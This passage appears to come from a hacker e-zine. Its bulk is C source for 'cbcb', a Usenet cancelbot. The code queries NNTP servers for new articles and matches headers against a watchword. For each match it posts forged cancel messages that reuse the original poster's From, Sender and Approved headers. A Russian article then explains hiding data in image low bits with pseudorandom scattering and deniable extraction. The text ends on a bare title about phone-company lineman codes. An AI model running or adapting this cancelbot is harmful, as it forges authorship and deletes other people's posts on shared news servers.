 /* fill in the address to connect to */
 memset(&serverUaddr,0,sizeof(serverUaddr));
 serverUaddr.sin_family=PF_INET;
 serverUaddr.sin_addr.s_addr=/*htonl*/(host_ip); /* already in net order */
 serverUaddr.sin_port=htons(port);

 /* try to create a socket */
 if ((hosts[nhosts].cfd=socket(AF_INET,SOCK_STREAM,0))<0)
  {
  perror_sock("socket()");
  continue;
  }

conn1:
 if (0>=connect(hosts[nhosts].cfd,(struct sockaddr*)&serverUaddr,sizeof(serverUaddr)))
  goto conn2; /* we use goto so we can use continue */
 if (nretry>10)
  {
  fprintf(stderr,"give up trying to connect to %s port %hd on line %d\n",
   hostname,port,file_rec);
  close_sock(hosts[nhosts].cfd);
  hosts[nhosts].newnews_flag=hosts[nhosts].post_flag='N';
  continue;
  }
 perror_sock("connect()");
 nretry++;
 sleep(1);
 goto conn1;
conn2:
 if (!cbcb_recv_resp(nhosts,'2'))
  {
  fprintf(stderr,"NNTP problem after connecting to %s port %hd on line %d\n",
   hostname,port,file_rec);
  close_sock(hosts[nhosts].cfd);
  hosts[nhosts].newnews_flag=hosts[nhosts].post_flag='N';
  continue;
  }
 nhosts++;
 }

return(nhosts);
}

int cbcb_parse_targets(void)
{

file_rec=0;
while(fgets(buffer,sizeof(buffer),tptr)) /* read a target line */
 {
 file_rec++;
 if (*buffer=='#') /* comment */
  continue;
 /* parse the buffer into the 8 fields */
```

```
 if (9!=sscanf(buffer,"%2048s %2048s %c %2048s %2048s %d %2048s %2048s %2048s",
  newsgroups, watchword, &subject_flag, cmsg_id_prefix, path_const,
  &path_num, hdr_fname, txt_fname, extra_ngrp))
  {
  fprintf(stderr,"Error parsing 8 fields on line %d \"%s\"\n",
  file_rec,buffer);
  continue;
  }

/* verify that the subject flag is C, O, or N */

 if (subject_flag=='c')
  subject_flag='C';
 else if (subject_flag=='o')
  subject_flag='O';
 else if (subject_flag=='n')
  subject_flag='N';
 else if (subject_flag!='C'&&subject_flag!='O'&&subject_flag!='N')
  {
  fprintf(stderr,"Subject flag %c, must be C, O, or N on line %d\n",
   subject_flag,file_rec);
  continue;
  }

  if (0==strcmp(path_const,sznone)) /* if 'none' is specified */
   {
   if (path_num==0)
    {
    fprintf(stderr,"Can't have path_const none and path_num 0\n");
    continue;
    }
   path_const[0]=0;
   }
  else /* if not none, append bang if needed */
   {
   i=strlen(path_const);
   if (path_const[i-1]!='!')
    {
    path_const[i]='!';
    path_const[i+1]=0;
    }
   }

  if (0==strcmp(extra_ngrp,sznone)) /* if 'none' is specified */
   extra_ngrp[0]=0;
  else /* if not none, append comma if needed */
   {
   i=strlen(extra_ngrp);
   if (extra_ngrp[i-1]!=',')
    {
    extra_ngrp[i]=',';
    extra_ngrp[i+1]=0;
    }
   }

 /* read the extra header lines */

  if (0==strcmp(hdr_fname,sznone)) /* if 'none' is specified */
   *extra_header=0;
  else
   {
   /* try to open the specified file */
   if (NULL==(sptr=fopen(hdr_fname,"r")))
    {
    perror("open()");
    fprintf(stderr,"cbcb cannot open extra-header file %s\n",hdr_fname);
    continue;
    }
   nbytes=fread(buffer,1,BUFFERSIZE,sptr);
   fclose(sptr);
   if (nbytes>=BUFFERSIZE)
```

```
    fprintf(stderr,"extra-header file %s is too long\n",hdr_fname);
   if (!cbcb_copy_buffer(extra_header))
    {
    fprintf(stderr,"error in header file\n");
    continue;
    }
   }

 /* read the body the same way */

  if (0==strcmp(txt_fname,sznone)) /* if 'none' is specified */
   strcpy(extra_body,"Please cancel this article\r\n");
  else
   {
   /* try to open the specified file */
   if (NULL==(sptr=fopen(txt_fname,"r")))
    {
    perror("open()");
    fprintf(stderr,"cbcb cannot open body file %s\n",txt_fname);
    continue;
    }
   nbytes=fread(buffer,1,BUFFERSIZE,sptr);
   fclose(sptr);
   if (nbytes>=BUFFERSIZE)
    fprintf(stderr,"body file %s is too long\n",txt_fname);
   if (!cbcb_copy_buffer(extra_body))
    {
    fprintf(stderr,"error in body file\n");
    continue;
    }
  }

 if (!cbcb_process_target()) /* process otherwise. warn and go on if error */
  fprintf(stderr,"cbcb encountered a problem processing target, line %d\n",
   file_rec);
 }

return(1);
}

int cbcb_process_target(void)
{

/* loop on hosts */
for (host1=0; host1<nhosts; host1++)
 if (hosts[host1].newnews_flag=='Y') /* if we want to get message-ids from it */
  {
  cbcb_flush_sock(hosts[host1].cfd);

  /* compose the rfc 977 newnews command.  Ansi C would let us write
  nbytes=sprintf(..), but gcc has a non-compilant sprintf which return
  buffer instead, so we must use strlen */
  sprintf(buffer,"NEWNEWS %s %s %s GMT\r\n",
   newsgroups,datestamp,timestamp);
  nbytes=strlen(buffer);
  /* send the command to the server */
  if (nbytes!=send(hosts[host1].cfd,buffer,nbytes,0))
   {
   perror_sock("NEWNEWS send()");
   continue;
   }
  /* the server is supposed to return a list of message-ids now */
  if (!cbcb_parse_message_ids())
   fprintf(stderr,"Problem parsing message-ids\n");
   /* no 'continue': even if we return a partial queue, try to process it */

  /* loop through headers, newest first */
  while (msg_queue)
   {
   msg_t=msg_queue;
   if (!cbcb_process_article(msg_queue->msgid))
```

```
    fprintf(stderr,"Problem processing article <%s>\n",msg_queue->msgid);
   msg_queue=msg_queue->next;
   free(msg_t);
   }

  }

return(1);
}


int cbcb_parse_message_ids(void)
{

msg_queue=NULL;
parse_state=7;

nretry=0;
recv_msgids:
 if (!cbcb_test_sock(hosts[host1].cfd)) /* nothing to read */
 {
 if (nretry>hosts[host1].timeout)
  {
  fprintf(stderr,"timeout waiting to recv message-ids\n");
  return(0);
  }
 fprintf(stderr,".");
 nretry++;
 sleep(1);
 goto recv_msgids;
 }
nbytes=recv(hosts[host1].cfd,buffer,sizeof(buffer),0);
if (nbytes<0) /* an error shouldn't happen here */
 {
 perror_sock("NEWNEWS recv()");
 return(0);
 }
#ifdef DEBUG
 fwrite(buffer,1,nbytes,stdout); /* for debugging only!! */
#endif
/* now see if what we received makes sense */
for (i=0; i<nbytes; i++)
 {
 switch(parse_state)
  {
 case 0:
  if (buffer[i]=='.')
   parse_state=4;
  else if (buffer[i]!='<')
   goto recv_bad_msg_id;
  else
   {
   j=0;
   parse_state=1;
   }
  break;
 case 1:
  if (buffer[i]=='>')
   {
/* add to the queue */
   msg_t=(struct _msgidq*)malloc(sizeof(struct _msgidq));
   if (msg_t==NULL)
    {
    fprintf(stderr,"malloc failed\n");
    return(0);
    }
   msg_t->msgid=(char*)malloc(j+1);
   if (msg_t->msgid==NULL)
    {
    free(msg_t);
    fprintf(stderr,"malloc failed\n");
```

```
    return(0);
    }
   memcpy(msg_t->msgid,buffer_big,j);
   *(msg_t->msgid+j)=0;
   msg_t->next=msg_queue;
   msg_queue=msg_t;

   parse_state=2;
   }
  else
   {
   if (j>=BUFFERBIGSIZE)
    {
    fprintf(stderr,"Please increase BUFFERBIGSIZE\n");
    return(0);
    }
   buffer_big[j]=buffer[i];
   j++;
   /* parse_state=1; */
   }
  break;
 case 2:
  if (buffer[i]==ASCII_CR)
   parse_state=3;
  else
   goto recv_bad_msg_id;
  break;
 case 3:
  if (buffer[i]==ASCII_LF)
   parse_state=0;
  else
   goto recv_bad_msg_id;
  break;
 case 4:
  if (buffer[i]==ASCII_CR)
   parse_state=5;
  else
   goto recv_bad_msg_id;
  break;
 case 5:
  if (buffer[i]==ASCII_LF)
   parse_state=6;
  else
   goto recv_bad_msg_id;
  break;
 case 6:  /* more data after final . */
   goto recv_bad_msg_id;
 case 7: /* initial, really */
  if (buffer[i]=='2')
   parse_state=8;
  else
   goto recv_bad_msg_id;
  break;
 case 8:
  if (buffer[i]==ASCII_CR)
    parse_state=3;
  break;
  }
 }

if (parse_state!=6)
 goto recv_msgids;
/* normal competion */
return(1);

recv_bad_msg_id:
 fprintf(stderr,"Unexpected response (expected message-ids) ");
 if (i)
  {
  fprintf(stderr,"after \"");
  fwrite(buffer,1,i,stderr);
```

```
  fprintf(stderr,"\" ");
  }
 if (i<nbytes)
  {
  fprintf(stderr,"before \"");
  fwrite(buffer+i,1,nbytes-i,stderr);
  fprintf(stderr,"\"");
  }
 fprintf(stderr,"\n");
return(0);
}

int cbcb_process_article(char *msgid)
{

/* if there is any leftover data in the socket, get it out */
 cbcb_flush_sock(hosts[host1].cfd);

/* compose the rfc 977 head command */
sprintf(buffer,"HEAD <%s>\r\n",msgid);

/* send the command to the server */
nbytes=strlen(buffer);
if (nbytes!=send(hosts[host1].cfd,buffer,nbytes,0))
 {
 perror_sock("HEAD send()");
 return(0);
 }

/* the server is supposed to return the article headers now */

if (!cbcb_get_headers())
 {
 fprintf(stderr,"Problem retrieving headers\n");
 return(0);
 }

if (!strstr(buffer_big,watchword))
 return(1); /* no match, nothing to do */

/* found the watchword: let's cancel */
cbcb_save_headers();
sprintf(buffer_big,"\
Path: %s%s\r\n\
From:%s\r\n\
Sender:%s\r\n\
Approved:%s\r\n\
Newsgroups: %s%s\r\n\
Date:%s\r\n\
%s%s%s\
Organization:%s\r\n\
Control:%s\r\n\
Message-ID: <%s%s>\r\n\
%s\
\r\n\
%s\
.\r\n",
path_const,
h_ptr[0],h_ptr[1],h_ptr[2],h_ptr[3],extra_ngrp,h_ptr[4],h_ptr[5],
t_ptr[0],h_ptr[6],t_ptr[1],h_ptr[7],t_ptr[2],
cmsg_id_prefix,msgid,extra_header,extra_body);

fputs(buffer_big,stderr); /* to see what we're posting */

for (host2=0; host2<nhosts; host2++)
 if (hosts[host2].post_flag=='P'||hosts[host2].post_flag=='I')
  {
  cbcb_flush_sock(hosts[host2].cfd);
  if (hosts[host2].post_flag=='P')
   {
   /* send the command to the server */
```

```
   if (6!=send(hosts[host2].cfd,"POST\r\n",6,0))
    {
    perror_sock("POST send()");
    continue;
    }
   }
  else /*hosts[host2].post_flag=='I') */
   {
   sprintf(buffer,"IHAVE <%s%s>\r\n",cmsg_id_prefix,msgid);
   nbytes=strlen(buffer);
   /* send the command to the server */
   if (nbytes!=send(hosts[host2].cfd,buffer,nbytes,0))
    {
    perror_sock("IHAVE send()");
    continue;
    }
   }
  if (!cbcb_recv_resp(host2,'3'))
   {
   fprintf(stderr,"NNTP problem while trying to post\n");
   continue;
   }
  nbytes=strlen(buffer_big);
  if (nbytes!=send(hosts[host2].cfd,buffer_big,nbytes,0))
   {
   perror_sock("article send()");
   continue;
   }
  if (!cbcb_recv_resp(host2,'2'))
   {
   fprintf(stderr,"NNTP problem after posting\n");
   continue;
   }
  }

return(1); /* all's well */
}

int cbcb_get_headers(void)
{

h_ptr[0]=h_ptr[1]=h_ptr[2]=h_ptr[3]=h_ptr[4]=h_ptr[5]=h_ptr[6]=h_ptr[7]=NULL;
h_flag=d_flag=parse_state=0;
nretry=0;
j=0;
/* recv */
recv_headers:

 if (!cbcb_test_sock(hosts[host1].cfd)) /* nothing to read */
 {
 if (nretry>hosts[host1].timeout)
  {
  fprintf(stderr,"timeout waiting to recv article headers\n");
  return(0);
  }
 fprintf(stderr,".");
 nretry++;
 sleep(1);
 goto recv_headers;
 }

nbytes=recv(hosts[host1].cfd,buffer,sizeof(buffer),0);
if (nbytes<0) /* an error shouldn't happen here */
 {
 perror_sock("headers recv()");
 return(0);
 }
#ifdef DEBUG
 fwrite(buffer,1,nbytes,stdout); /* for debugging only!! */
#endif
/* see if what we received makes sense */
```

```
for (i=0; i<nbytes; i++)
 {
 switch(parse_state)
  {
 case 0:
  if (buffer[i]=='2')
   parse_state=1;
  else
   goto recv_bad_header;
  break;
 case 1:
  if (buffer[i]=='2')
   parse_state=2;
  else
   goto recv_bad_header;
  break;
 case 2:
  if (buffer[i]==ASCII_CR)
   parse_state=3;
 /*
  else
   parse_state=2;
 */
  break;
 case 3:
  if (buffer[i]==ASCII_LF)
   {
   if (d_flag)
    parse_state=5;
   else
    {
    h_flag=1;
    parse_state=4;
    goto recv_header_save;
    }
   }
  else
   goto recv_bad_header;
  break;
 case 4:
  if (buffer[i]==ASCII_CR) /* don't save cr's */
   parse_state=3;
  else
   {
   if (h_flag)
    {
    d_flag=0;
    if (buffer[i]=='.')
     d_flag=1;
    else if (buffer[i]=='p'||buffer[i]=='P')
     parse_state=10;
    else if (buffer[i]=='f'||buffer[i]=='F')
     parse_state=20;
    else if (buffer[i]=='s'||buffer[i]=='S')
     parse_state=30;
    else if (buffer[i]=='a'||buffer[i]=='A')
     parse_state=40;
    else if (buffer[i]=='n'||buffer[i]=='N')
     parse_state=50;
    else if (buffer[i]=='d'||buffer[i]=='D')
     parse_state=60;
    else if (buffer[i]=='o'||buffer[i]=='O')
     parse_state=70;
    else if (buffer[i]==' '||buffer[i]=='\t') /* space means continuation */
     j--; /* backup over the lf */
    h_flag=0;
    }
   else
    d_flag=0;
   goto recv_header_save;
   }
```

```
 break;
case 5:  /* more data after the final . */
  goto recv_bad_header;
/* we recognize these headers on the fly */
case 10:
   if (buffer[i]=='a'||buffer[i]=='A')
    parse_state=11;
   else
    parse_state=4;
  goto recv_header_save;
case 11:
   if (buffer[i]=='t'||buffer[i]=='t')
    parse_state=12;
   else
    parse_state=4;
  goto recv_header_save;
case 12:
   if (buffer[i]=='h'||buffer[i]=='H')
    parse_state=13;
   else
    parse_state=4;
  goto recv_header_save;
case 13:
   if (buffer[i]==':')
    h_ptr[0]=buffer_big+j+1; /* Path: */
   parse_state=4;
  goto recv_header_save;
case 20:
   if (buffer[i]=='r'||buffer[i]=='R')
    parse_state=21;
   else
    parse_state=4;
  goto recv_header_save;
case 21:
   if (buffer[i]=='o'||buffer[i]=='O')
    parse_state=22;
   else
    parse_state=4;
  goto recv_header_save;
case 22:
   if (buffer[i]=='m'||buffer[i]=='M')
    parse_state=23;
   else
    parse_state=4;
  goto recv_header_save;
case 23:
   if (buffer[i]==':')
    h_ptr[1]=buffer_big+j+1; /* From: */
   parse_state=4;
  goto recv_header_save;
case 30:
   if (buffer[i]=='e'||buffer[i]=='E')
    parse_state=31;
   else if (buffer[i]=='u'||buffer[i]=='U')
    parse_state=90;
   else
    parse_state=4;
  goto recv_header_save;
case 31:
   if (buffer[i]=='n'||buffer[i]=='N')
    parse_state=32;
   else
    parse_state=4;
  goto recv_header_save;
case 32:
   if (buffer[i]=='d'||buffer[i]=='D')
    parse_state=33;
   else
    parse_state=4;
  goto recv_header_save;
case 33:
```

```
   if (buffer[i]=='e'||buffer[i]=='E')
    parse_state=34;
   else
    parse_state=4;
  goto recv_header_save;
case 34:
   if (buffer[i]=='r'||buffer[i]=='R')
    parse_state=35;
   else
    parse_state=4;
  goto recv_header_save;
case 35:
   if (buffer[i]==':')
    h_ptr[2]=buffer_big+j+1; /* Sender: */
   parse_state=4;
  goto recv_header_save;
case 40:
   if (buffer[i]=='p'||buffer[i]=='P')
    parse_state=41;
   else
    parse_state=4;
  goto recv_header_save;
case 41:
   if (buffer[i]=='p'||buffer[i]=='P')
    parse_state=42;
   else
    parse_state=4;
  goto recv_header_save;
case 42:
   if (buffer[i]=='r'||buffer[i]=='R')
    parse_state=43;
   else
    parse_state=4;
  goto recv_header_save;
case 43:
   if (buffer[i]=='o'||buffer[i]=='O')
    parse_state=44;
   else
    parse_state=4;
  goto recv_header_save;
case 44:
   if (buffer[i]=='v'||buffer[i]=='V')
    parse_state=45;
   else
    parse_state=4;
  goto recv_header_save;
case 45:
   if (buffer[i]=='e'||buffer[i]=='E')
    parse_state=46;
   else
    parse_state=4;
  goto recv_header_save;
case 46:
   if (buffer[i]=='d'||buffer[i]=='D')
    parse_state=47;
   else
    parse_state=4;
  goto recv_header_save;
case 47:
   if (buffer[i]==':')
    h_ptr[3]=buffer_big+j+1; /* Approved: */
   parse_state=4;
  goto recv_header_save;
case 50:
   if (buffer[i]=='e'||buffer[i]=='E')
    parse_state=51;
   else
    parse_state=4;
  goto recv_header_save;
case 51:
   if (buffer[i]=='w'||buffer[i]=='W')
```

```
    parse_state=52;
   else
    parse_state=4;
  goto recv_header_save;
case 52:
   if (buffer[i]=='s'||buffer[i]=='S')
    parse_state=53;
   else
    parse_state=4;
  goto recv_header_save;
case 53:
   if (buffer[i]=='g'||buffer[i]=='G')
    parse_state=54;
   else
    parse_state=4;
  goto recv_header_save;
case 54:
   if (buffer[i]=='r'||buffer[i]=='R')
    parse_state=55;
   else
    parse_state=4;
  goto recv_header_save;
case 55:
   if (buffer[i]=='o'||buffer[i]=='O')
    parse_state=56;
   else
    parse_state=4;
  goto recv_header_save;
case 56:
   if (buffer[i]=='u'||buffer[i]=='U')
    parse_state=57;
   else
    parse_state=4;
  goto recv_header_save;
case 57:
   if (buffer[i]=='p'||buffer[i]=='P')
    parse_state=58;
   else
    parse_state=4;
  goto recv_header_save;
case 58:
   if (buffer[i]=='s'||buffer[i]=='S')
    parse_state=59;
   else
    parse_state=4;
  goto recv_header_save;
case 59:
   if (buffer[i]==':')
    h_ptr[4]=buffer_big+j+2; /* Newsgroups:, skip space */
   parse_state=4;
  goto recv_header_save;
case 60:
   if (buffer[i]=='a'||buffer[i]=='A')
    parse_state=61;
   else
    parse_state=4;
  goto recv_header_save;
case 61:
   if (buffer[i]=='t'||buffer[i]=='T')
    parse_state=62;
   else
    parse_state=4;
  goto recv_header_save;
case 62:
   if (buffer[i]=='e'||buffer[i]=='E')
    parse_state=63;
   else
    parse_state=4;
  goto recv_header_save;
case 63:
   if (buffer[i]==':')
```

```
    h_ptr[5]=buffer_big+j+1; /* Date: */
   parse_state=4;
  goto recv_header_save;
case 70:
   if (buffer[i]=='r'||buffer[i]=='R')
    parse_state=71;
   else
    parse_state=4;
  goto recv_header_save;
case 71:
   if (buffer[i]=='g'||buffer[i]=='G')
    parse_state=72;
   else
    parse_state=4;
  goto recv_header_save;
case 72:
   if (buffer[i]=='a'||buffer[i]=='A')
    parse_state=73;
   else
    parse_state=4;
  goto recv_header_save;
case 73:
   if (buffer[i]=='n'||buffer[i]=='N')
    parse_state=74;
   else
    parse_state=4;
  goto recv_header_save;
case 74:
   if (buffer[i]=='i'||buffer[i]=='I')
    parse_state=75;
   else
    parse_state=4;
  goto recv_header_save;
case 75:
   if (buffer[i]=='z'||buffer[i]=='Z')
    parse_state=76;
   else
    parse_state=4;
  goto recv_header_save;
case 76:
   if (buffer[i]=='a'||buffer[i]=='A')
    parse_state=77;
   else
    parse_state=4;
  goto recv_header_save;
case 77:
   if (buffer[i]=='t'||buffer[i]=='T')
    parse_state=78;
   else
    parse_state=4;
  goto recv_header_save;
case 78:
   if (buffer[i]=='i'||buffer[i]=='I')
    parse_state=79;
   else
    parse_state=4;
  goto recv_header_save;
case 79:
   if (buffer[i]=='o'||buffer[i]=='O')
    parse_state=80;
   else
    parse_state=4;
  goto recv_header_save;
case 80:
   if (buffer[i]=='n'||buffer[i]=='N')
    parse_state=81;
   else
    parse_state=4;
  goto recv_header_save;
case 81:
   if (buffer[i]==':')
```

```
     h_ptr[7]=buffer_big+j+1; /* Organization: */
    parse_state=4;
   goto recv_header_save;
 case 90:
    if (buffer[i]=='b'||buffer[i]=='B')
     parse_state=91;
    else
     parse_state=4;
   goto recv_header_save;
 case 91:
    if (buffer[i]=='j'||buffer[i]=='J')
     parse_state=92;
    else
     parse_state=4;
   goto recv_header_save;
 case 92:
    if (buffer[i]=='e'||buffer[i]=='E')
     parse_state=93;
    else
     parse_state=4;
   goto recv_header_save;
 case 93:
    if (buffer[i]=='c'||buffer[i]=='C')
     parse_state=94;
    else
     parse_state=4;
   goto recv_header_save;
 case 94:
    if (buffer[i]=='t'||buffer[i]=='T')
     parse_state=95;
    else
     parse_state=4;
   goto recv_header_save;
 case 95:
    if (buffer[i]==':')
     h_ptr[6]=buffer_big+j+1; /* Subject: */
   parse_state=4;
   goto recv_header_save;
 default: /* how could we ever get here? */
  goto recv_bad_header;
  }
 continue; /* ugly, branch around save */
recv_header_save:
 if (j>=BUFFERBIGSIZE)
  {
  fprintf(stderr,"Please increase BUFFERBIGSIZE\n");
  return(0);
  }
 buffer_big[j++]=buffer[i];
 } /* next i */
if (parse_state!=5)
 goto recv_headers;

return(1);
recv_bad_header:
 fprintf(stderr,"Unexpected response (expected headers) ");
 if (i)
  {
  fprintf(stderr,"after \"");
  fwrite(buffer,1,i,stderr);
  fprintf(stderr,"\" ");
  }
 if (i<nbytes)
  {
  fprintf(stderr,"before \"");
  fwrite(buffer+i,1,nbytes-i,stderr);
  fprintf(stderr,"\"");
  }
 fprintf(stderr,"\n");
return(0);
}
```

```
void cbcb_save_headers(void)
{
/* now copy old headers to buffer for safekeeping */
/* only if buffer_big matched the pattern */

/* only Path: is special: no initial space */
if (h_ptr[0]==NULL) /* no path */
 {
 j=0;
 h_ptr[0]=" ";
 }
else
 {
 i=h_ptr[0]-buffer_big;
 j=path_num;
 while (buffer_big[i]!=ASCII_LF)
  i++;
 i--;
 /* now go back and look for the last n bang-separated components, or the
 beginning of path */
 while (buffer_big[i]>' ' && j)
  {
  i--;
  if (buffer_big[i]=='!')
   j--;
  }
 i++;
 j=0;
 h_ptr[0]=buffer;
 while (buffer_big[i]!=ASCII_LF)
  buffer[j++]=buffer_big[i++];
 buffer[j++]=0;
 }

t_ptr[2]=buffer+j;
sprintf(t_ptr[2]," cancel <%s>",msg_queue->msgid);
j+=strlen(t_ptr[2])+1;

if (h_ptr[1]==NULL) /* no from? Highly unlikely */
 h_ptr[1]=szcabal;
else
 cbcb_save_header(1);
if (h_ptr[2]==NULL) /* sender */
 h_ptr[2]=h_ptr[1];
else
 cbcb_save_header(2);
if (h_ptr[3]==NULL) /* approved */
 h_ptr[3]=h_ptr[2];
else
 cbcb_save_header(3);
if (h_ptr[4]==NULL) /* no newsgroups? */
 h_ptr[4]="control";
else
 cbcb_save_header(4);
if (h_ptr[5]==NULL) /* no date??? */
 h_ptr[5]=" 1 Jan 1990 00:00 GMT";
else
 cbcb_save_header(5);
/* subject is special - must use flag */
if (subject_flag=='O')
 {
 if (h_ptr[6]==NULL)
  h_ptr[6]=szcabal; /* no subject??? */
 else
  cbcb_save_header(6);
 t_ptr[0]=szsubject;
 t_ptr[1]=szendl;
 }
else if (subject_flag=='C')
 {
 h_ptr[6]=t_ptr[2]; /* same as the Control: */
```

```
 t_ptr[0]=szsubjectc;
 t_ptr[1]=szendl;
 }
else /* if (subject_flag=='N') */
 {
t_ptr[0]=t_ptr[1]=h_ptr[6]=szempty;
 }
if (h_ptr[7]==NULL) /* organization */
 h_ptr[7]=szcabal;
else
 cbcb_save_header(7);

#ifdef DEBUG
for (i=0; i<8; i++)
 if (h_ptr[i])
  printf("%d:%s\n",i,h_ptr[i]);
#endif

}

void cbcb_save_header(int k)
{
i=h_ptr[k]-buffer_big;
h_ptr[k]=buffer+j;
while (buffer_big[i]!=ASCII_LF)
 buffer[j++]=buffer_big[i++];
buffer[j++]=0;
}

int cbcb_flush_sock(int sock)
{
  /* if there is any leftover data in the socket, get it out */
  while (cbcb_test_sock(sock))
   {
   nbytes=recv(sock,buffer,sizeof(buffer),0);
   if (nbytes<0)
    perror_sock("flush recv()"); /* but don't abort */
   else
    fwrite(buffer,1,nbytes,stderr); /* display it, as it may be informative */
   }
return(1);
}

/* use select to see if there's data here.
There don't seem to be any unixes left which understand poll and not select.*/
int cbcb_test_sock(int sock)
{
fd_set setm;
static struct timeval zerotime={0,0};

FD_ZERO(&setm);
FD_SET(sock,&setm);
if (select(sock+1,&setm,NULL,NULL,&zerotime)<0)
 {
 perror_sock("select()");
 }
if (FD_ISSET(sock,&setm))
 return(1);
else
 return(0);
}

int cbcb_recv_resp(int host,char c)
{

parse_state=0;

nretry=0;
recv_resp:
 if (!cbcb_test_sock(hosts[host].cfd)) /* nothing to read */
 {
```

```
 if (nretry>hosts[host].timeout)
  {
  fprintf(stderr,"timeout waiting to recv response\n");
  return(0);
  }
 fprintf(stderr,".");
 nretry++;
 sleep(1);
 goto recv_resp;
 }
nbytes=recv(hosts[host].cfd,buffer,sizeof(buffer),0);
if (nbytes<0) /* an error shouldn't happen here */
 {
 perror_sock("response recv()");
 return(0);
 }
/* #ifdef DEBUG */
 fwrite(buffer,1,nbytes,stdout); /* for debugging only!! */
/* #endif */
/* now see if what we received makes sense */
for (i=0; i<nbytes; i++)
 {
 switch(parse_state)
  {
 case 0:
  if (buffer[i]==c)
   parse_state=1;
  else
   goto recv_bad_resp;
  break;
 case 1:
  if (buffer[i]==ASCII_CR)
    parse_state=2;
  break;
 case 2:
  if (buffer[i]==ASCII_LF)
   parse_state=3;
  else
   goto recv_bad_resp;
  break;
 case 3:  /* more data after final \n */
   goto recv_bad_resp;
  }
 }

if (parse_state!=3)
 goto recv_resp;
/* normal competion */
return(1);

recv_bad_resp:
 fprintf(stderr,"Unexpected response (expected %cxx message) ",c);
 if (i)
  {
  fprintf(stderr,"after \"");
  fwrite(buffer,1,i,stderr);
  fprintf(stderr,"\" ");
  }
 if (i<nbytes)
  {
  fprintf(stderr,"before \"");
  fwrite(buffer+i,1,nbytes-i,stderr);
  fprintf(stderr,"\"");
  }
 fprintf(stderr,"\n");
return(0);
}

int cbcb_copy_buffer(char *s)
{
i=j=0;
```

```
   if (nbytes>0&&buffer[nbytes-1]!='\n')
    buffer[nbytes++]='\n';
  buffer[nbytes]=0;

while (buffer[i])
 {
 if (j>=BUFFERSIZE)
  {
  fprintf(stderr,"File too big\n");
  return(0);
  }
 if (buffer[i]=='\n')
  *(s+(j++))='\r';
 *(s+(j++))=buffer[i++];
 }
*(s+j)=0;
return(1);
}
```

Предложение по улучшению реализации стеганографии

Автор: cjm1@concentric.net

> *Для тех, кто не знаком с темой: стеганография — это криптографическая техника, которая попросту прячет сообщения внутри других сообщений. Отправитель составляет*
> *безобидное сообщение и затем, используя один из множества приёмов, встраивает в него*
> *секретное. Среди применяемых методов: симпатические чернила, искажение символов, особенности почерка, манипуляции с частотой слов и букв, инвертирование битов и т.д.*
> *Метод, который рассматривает автор, опирается на широко известную стеганографическую*
> *реализацию — инвертирование младших битов в графических изображениях. — d9*

Стеганография — это техника сокрытия данных внутри других данных. Общий принцип состоит в инвертировании битов таким образом, что чтение младшего бита каждого из 8 байт даёт один символ. Это позволяет использовать изображение или звуковой файл для сокрытия данных, создавая лишь небольшой, практически незаметный шум в данных, при этом надёжно скрывая тайный массив информации, который впоследствии можно извлечь. В данной статье описывается метод повышения безопасности стеганографически скрытых данных с помощью псевдослучайного рассеивания.

Обычно, если кто-то подозревает, что в файле — скажем, в GIF — скрыты данные, достаточно запустить соответствующий экстрактор и обнаружить их. Если данные не зашифрованы, они будут доступны всем. Этому можно воспрепятствовать с помощью простой схемы парольной защиты: пароль прячется в GIF-файле в виде заголовка, предварительно зашифрованного самим собой. Без знания пароля извлечь данные не получится. Разумеется, это достаточно надёжно — в зависимости от применяемой схемы шифрования — и автор рекомендует именно этот подход. Однако скрытые данные можно сделать ещё более защищёнными.

Псевдослучайное рассеивание

Псевдослучайное рассеивание работает следующим образом: в зашифрованном заголовке хранятся пароль и зерно генератора случайных чисел. После этого перед инвертированием очередного младшего бита пропускается случайное количество байт.

Чтобы реализовать это, необходимо сначала вычислить, сколько байт приходится на каждый бит. Например, чтобы скрыть сообщение из 800 символов в GIF-файле, каждому символу потребуется 8 байт (8 бит на символ, по 1 байту на каждый младший бит), то есть для сокрытия всего сообщения нужно 6400 байт данных. Допустим, имеющийся GIF-файл в 10 раз больше: 64 000 байт. Тогда на каждый символ приходится 80 байт, а поскольку один бит занимает один байт — на каждый бит приходится 10 байт для сокрытия. Следовательно, если взять псевдослучайное число от 1 до 10 и использовать соответствующий байт для сокрытия младшего бита, мы получим сообщение, рассеянное по GIF-файлу в псевдослучайном порядке, что значительно затрудняет его извлечение.

Сообщение, в котором каждый байт несёт значимый для скрытого содержимого бит, извлечь несравнимо проще, чем сообщение, для каждого бита которого существует 10 возможных байт-кандидатов. Второй вариант экспоненциально сложнее поддаётся извлечению без знания внутренних деталей алгоритма.

Улучшение алгоритма

Алгоритм можно немного усовершенствовать. Если после сокрытия каждого бита пересчитывать количество оставшихся доступных байт, данные распределятся по файлу более равномерно, а не скапливаются в его начале, как это происходило бы иначе. При использовании генератора псевдослучайных чисел, выдающего значения от 0 до 9, со временем распределение сгладится к среднему значению 5. Это приведёт к тому, что скрытое сообщение сосредоточится в начале GIF-файла. Пересчитывая при каждом шаге количество оставшихся доступных байт, мы распределяем данные равномерно по всему файлу; при этом более поздние биты оказываются разнесены дальше друг от друга, чем ранние — что порождает пространства поиска в 20, 30, 100 и даже 1000 возможных байт на один бит. Это также существенно затрудняет извлечение данных.

Структура заголовка

Рекомендуется использовать заголовок, достаточный для хранения 8-символьного ASCII-пароля, целочисленного зерна генератора случайных чисел, целочисленного номера версии и зарезервированного места для будущих нужд. Номер версии позволяет корректировать алгоритм, сохраняя при этом совместимость с предыдущими версиями программы. Заголовок должен быть зашифрован и не рассеиваться (то есть использовать 1 байт на бит данных), поскольку на этапе его обработки генератор случайных чисел ещё не проинициализирован.

Устойчивость к анализу

Полезно реализовать экстрактор таким образом, чтобы он всегда что-то извлекал — вне зависимости от правильности введённого пароля. Это делает невозможным определение того, был ли угадан верный пароль и получены зашифрованные данные, или же было извлечено случайное «мусорное» содержимое, неотличимое от зашифрованных данных. Использование пароля также можно сделать необязательным, так что для извлечения он не потребуется вовсе. В таких случаях может применяться простой пароль по умолчанию. При сокрытии зашифрованных данных невооружённым взглядом невозможно отличить корректно извлечённое от «мусора», поэтому пароль строго не обязателен. Это означает, что его не нужно ни запоминать, ни передавать другим сторонам. Третья сторона не может определить, был ли использован настоящий пароль. Важно: в целях безопасности не следует хранить пароль по умолчанию в заголовке, если пароль не используется. В противном случае любой, кто знает пароль по умолчанию, сможет легко выявить сокрытие данных по совпадению.

Перечень рабочих кодов техников-монтёров South Western Bell

Автор: Icon

